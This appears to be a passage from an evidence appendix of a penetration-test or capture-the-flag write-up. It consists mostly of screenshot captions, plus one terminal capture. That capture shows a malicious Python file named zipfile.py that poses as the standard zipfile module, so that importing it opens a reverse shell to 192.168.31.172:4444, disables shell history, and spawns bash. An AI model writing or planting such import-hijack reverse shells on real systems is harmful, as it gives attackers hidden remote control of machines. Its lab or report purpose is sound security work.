
Evidence 04. Original file: Screenshot 2026-08-06 115815.png. Sensitive areas redacted where necessary.




Evidence 06. Original file: Screenshot 2026-08-06 122549.png. Sensitive areas redacted where necessary.



Evidence 07. Original file: Screenshot 2026-08-06 122656.png. Sensitive areas redacted where necessary.



Evidence 08. Original file: Screenshot 2026-08-06 122953.png. Sensitive areas redacted where necessary.



Evidence 09. Original file: Screenshot 2026-08-06 123144.png. Sensitive areas redacted where necessary.

```
thanos@nemesis:~$ nano zipfile.py
thanos@nemesis:~$ cat zipfile.py
import os
import pty
import socket

lhost = "192.168.31.172"
lport = 4444

ZIP_DEFLATED = 0


class ZipFile:
    def close(*args):
        return

    def write(*args):
        return


    def __init__(self, *args):
        return

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((lhost, lport))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
os.putenv("HISTFILE", "/dev/null")
pty.spawn("/bin/bash")
s.close()
thanos@nemesis:~$
```


Evidence 10. Original file: Screenshot 2026-08-07 012935.png. Sensitive areas redacted where necessary.



Evidence 11. Original file: Screenshot 2026-08-07 012946.png. Sensitive areas redacted where necessary.




Evidence 12. Original file: Screenshot 2026-08-07 012959.png. Sensitive areas redacted where necessary.




Evidence 13. Original file: Screenshot 2026-08-07 013624.png. Sensitive areas redacted where necessary.



Evidence 14. Original file: Screenshot 2026-08-07 014613.png. Sensitive areas redacted where necessary.



Evidence 15. Original file: Screenshot 2026-08-07 014645.png. Sensitive areas redacted where necessary.




Evidence 16. Original file: Screenshot 2026-08-07 014719.png. Sensitive areas redacted where necessary.



Evidence 17. Original file: Screenshot 2026-08-07 014809.png. Sensitive areas redacted where necessary.



Evidence 18. Original file: Screenshot 2026-08-07 015648.png. Sensitive areas redacted where necessary.



Evidence 19. Original file: Screenshot 2026-08-07 015729.png. Sensitive areas redacted where necessary.

